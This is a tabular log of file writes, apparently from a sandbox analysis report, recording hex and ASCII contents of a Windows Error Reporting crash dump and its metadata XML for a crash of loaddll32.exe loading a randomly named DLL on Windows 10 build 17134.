C:\ProgramData\Microsoft\Windows\WER\Temp\WER45E4.tmp.dmp	7646	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 23 10 40 00 68 fd fd 00 00 00 00 00 14 0d 49 00 02 00 00 00 00 00 00 00 54 fd fd 00 fd 19 40 00 23 00 00 00 13 02 01 00 08 00 fd 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	?+S++#@hIT@#+	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER45E4.tmp.dmp	1632	168	58 1a 00 00 00 00 00 00 05 00 00 fd 08 00 00 00 00 00 00 00 00 00 00 00 fd 19 40 00 00 00 00 00 02 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 04 00 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 02 00 00 fd 1d 00 00	X@	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER45E4.tmp.dmp	10510	20	12 00 00 00 fd 2e fd 00 00 00 00 00 04 00 00 00 32 2a 00 00	.2*	success or wait	18	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER45E4.tmp.dmp	10802	4	fd 7a fd 77	zw	success or wait	17	6FDD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER45E4.tmp.dmp	43730	2568	fd fd fd 77 fd fd fd 77 fd 00 00 00 fd fd fd fd 10 00 00 00 fd fd fd 00 58 fd 00 fd fd fd fd 40 fd fd 77 40 fd fd 77 fd fd fd fd 00 50 fd 00 00 50 fd 00 00 00 00 00 fd 00 00 00 fd fd fd fd fd 00 00 00 fd fd fd fd 00 50 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 04 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 fd fd fd fd 58 fd fd 00 00 00 00 00 00 00 00 00 fd fd fd 00 00 fd fd 00 10 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 fd fd fd fd fd fd fd 54 98 00 fd fd fd 00 fd fd fd 00 fd fd fd 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	wwX@w@wPPPXT	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER45E4.tmp.dmp	1800	4	03 00 00 00		success or wait	3	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER45E4.tmp.dmp	8362	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 23 10 40 00 68 fd fd 00 00 00 00 00 14 0d 49 00 fd fd fd fd 00 00 00 00 54 fd fd 00 fd 19 40 00 23 00 00 00 13 02 01 00 08 00 fd 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	?+S++#@hIT@#+	success or wait	3	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER45E4.tmp.dmp	1900	48	68 1a 00 00 01 00 00 00 20 00 00 00 00 00 00 00 00 50 fd 00 00 00 00 00 fd fd fd 00 00 00 00 00 08 0a 00 00 aa 00 00 fd 02 00 00 42 26 00 00	h PB&	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER45E4.tmp.dmp	1960	4	24 00 00 00	$	success or wait	36	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER45E4.tmp.dmp	6538	32	1a 00 00 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 00 00	loaddll32.exe	success or wait	36	6FDD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER45E4.tmp.dmp	5744	120	00 00 4b 77 00 00 00 00 00 60 02 00 41 21 03 00 2d 61 fd 0e fd 1d 00 00 fd 04 fd fd 00 00 01 00 00 00 0a 00 01 00 fd 42 00 00 0a 00 01 00 fd 42 3f 00 00 00 00 00 00 00 04 00 04 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 23 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0c 00 00 00 18 00 00 00 01 00 00 00	Kw`A!-aBB?#@A	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER45E4.tmp.dmp	7612	34	1c 00 00 00 6e 00 68 00 4c 00 41 00 77 00 41 00 6f 00 34 00 39 00 66 00 2e 00 64 00 6c 00 6c 00 00 00	nhLAwAo49f.dll	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER45E4.tmp.dmp	5864	668	00 00 40 00 00 00 00 00 00 fd 09 00 21 fd 2f fd fd 46 4b 3f fd 1d 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 06 fd 0f 00 01 00 00 00 fd fd 13 00 00 00 01 00 00 00 01 00 00 00 00 00 fd fd fd 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 40 fd 02 00 00 00 00 00 fd fd 02 00 00 00 00 4b 13 02 00 00 01 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 fd fd 03 00 00 00 00 00 22 fd 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 37 fd 1a 00 00 00 00 00 09 20 05 00 00 00 00 00 40 fd 1f 00 00 00 00 00 2b 6b 05 00 00 00 00 00 fd 75 21 00 00 00 00 1a fd fd 1d 00 00 00 00 fd 5b 20 00 00 00 00 5d 02 06 01 00 00 00 00 54 29 01 00 fd 21 01 00 5c fd 05 00 d9 0a 00 09 20 05 00 06 7f 15 00 2b 6b 05 00 fd fd 3a 00 fd 01 00 30 21 16 00 00 00 00 00 3c fd 25 00 fd 6b 04	@!/FK?Zb@K"7 @+ku]T)!\ +k:0!<%k	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER45E4.tmp.dmp	46298	8668	08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e	FileFileFileFileEvent(WaitComp letionPacketIoCompletion TpWork erFactoryIRTimer(WaitCompletion	success or wait	1	6FDD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER45E4.tmp.dmp	32	120	03 00 00 00 fd 00 00 00 08 07 00 00 04 00 00 00 34 0f 00 00 fd 07 00 00 0e 00 00 00 24 00 00 00 fd 16 00 00 05 00 00 00 24 01 00 00 0e 29 00 00 06 00 00 00 fd 00 00 00 60 06 00 00 07 00 00 00 38 00 00 00 fd 00 00 00 0f 00 00 00 54 05 00 00 0c 01 00 00 0c 00 00 00 fd 17 00 00 fd fd 00 00 15 00 00 00 fd 01 00 00 00 17 00 00 16 00 00 00 fd 00 00 00 fd 18 00 00	4$$)`8T	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	0	2	fd fd		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	2	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<?xml version="1.0" encoding="UTF-16"?>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	80	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	84	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<WERReportMetadata>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	122	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	126	2	09 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	128	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<OSVersionInformation>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	172	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	176	2	09 00		success or wait	2	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	180	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<WindowsNTVersion>10.0</WindowsNTVersion>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	262	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	266	2	09 00		success or wait	2	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	270	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<Build>17134</Build>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	310	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	314	2	09 00		success or wait	2	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	318	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<Product>(0x30): Windows 10 Pro</Product>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	400	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	404	2	09 00		success or wait	2	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	408	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<Edition>Professional</Edition>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	470	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	474	2	09 00		success or wait	2	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	478	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<BuildString>17134.1.amd64fre.rs4_release.180410-1804</BuildString>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	612	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	616	2	09 00		success or wait	2	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	620	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<Revision>1</Revision>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	664	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	668	2	09 00		success or wait	2	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	672	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<Flavor>Multiprocessor Free</Flavor>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	744	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	748	2	09 00		success or wait	2	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	752	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<Architecture>X64</Architecture>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	816	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	820	2	09 00		success or wait	2	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	824	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<LCID>1033</LCID>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	858	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	862	2	09 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	864	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</OSVersionInformation>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	910	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	914	2	09 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	916	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	956	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	960	2	09 00		success or wait	2	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	964	30	3c 00 50 00 69 00 64 00 3e 00 36 00 37 00 34 00 30 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>6740</Pid>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	994	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	998	2	09 00		success or wait	2	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	1002	72	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>loaddll32.exe</ImageName>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	1074	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	1078	2	09 00		success or wait	2	6FDD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	1082	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000000</CmdLineSignature>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	1172	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	1176	2	09 00		success or wait	2	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	1180	44	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 32 00 33 00 33 00 39 00 33 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>23393</Uptime>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	1224	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	1228	2	09 00		success or wait	2	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	1232	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404">1</Wow64>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	1314	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	1318	2	09 00		success or wait	2	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	1322	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	1374	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	1378	2	09 00		success or wait	2	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	1382	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	1426	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	1430	2	09 00		success or wait	3	6FDD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	1436	86	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 38 00 32 00 33 00 36 00 36 00 34 00 36 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>82366464</PeakVirtualSize>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	1522	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	1526	2	09 00		success or wait	3	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	1532	70	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 38 00 32 00 33 00 35 00 34 00 31 00 37 00 36 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>82354176</VirtualSize>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	1602	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	1606	2	09 00		success or wait	3	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	1612	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 32 00 30 00 36 00 35 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>2065</PageFaultCount>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	1686	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	1690	2	09 00		success or wait	3	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	1696	96	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 37 00 35 00 35 00 37 00 31 00 32 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>7557120</PeakWorkingSetSize>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	1792	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	1796	2	09 00		success or wait	3	6FDD497A	unknown
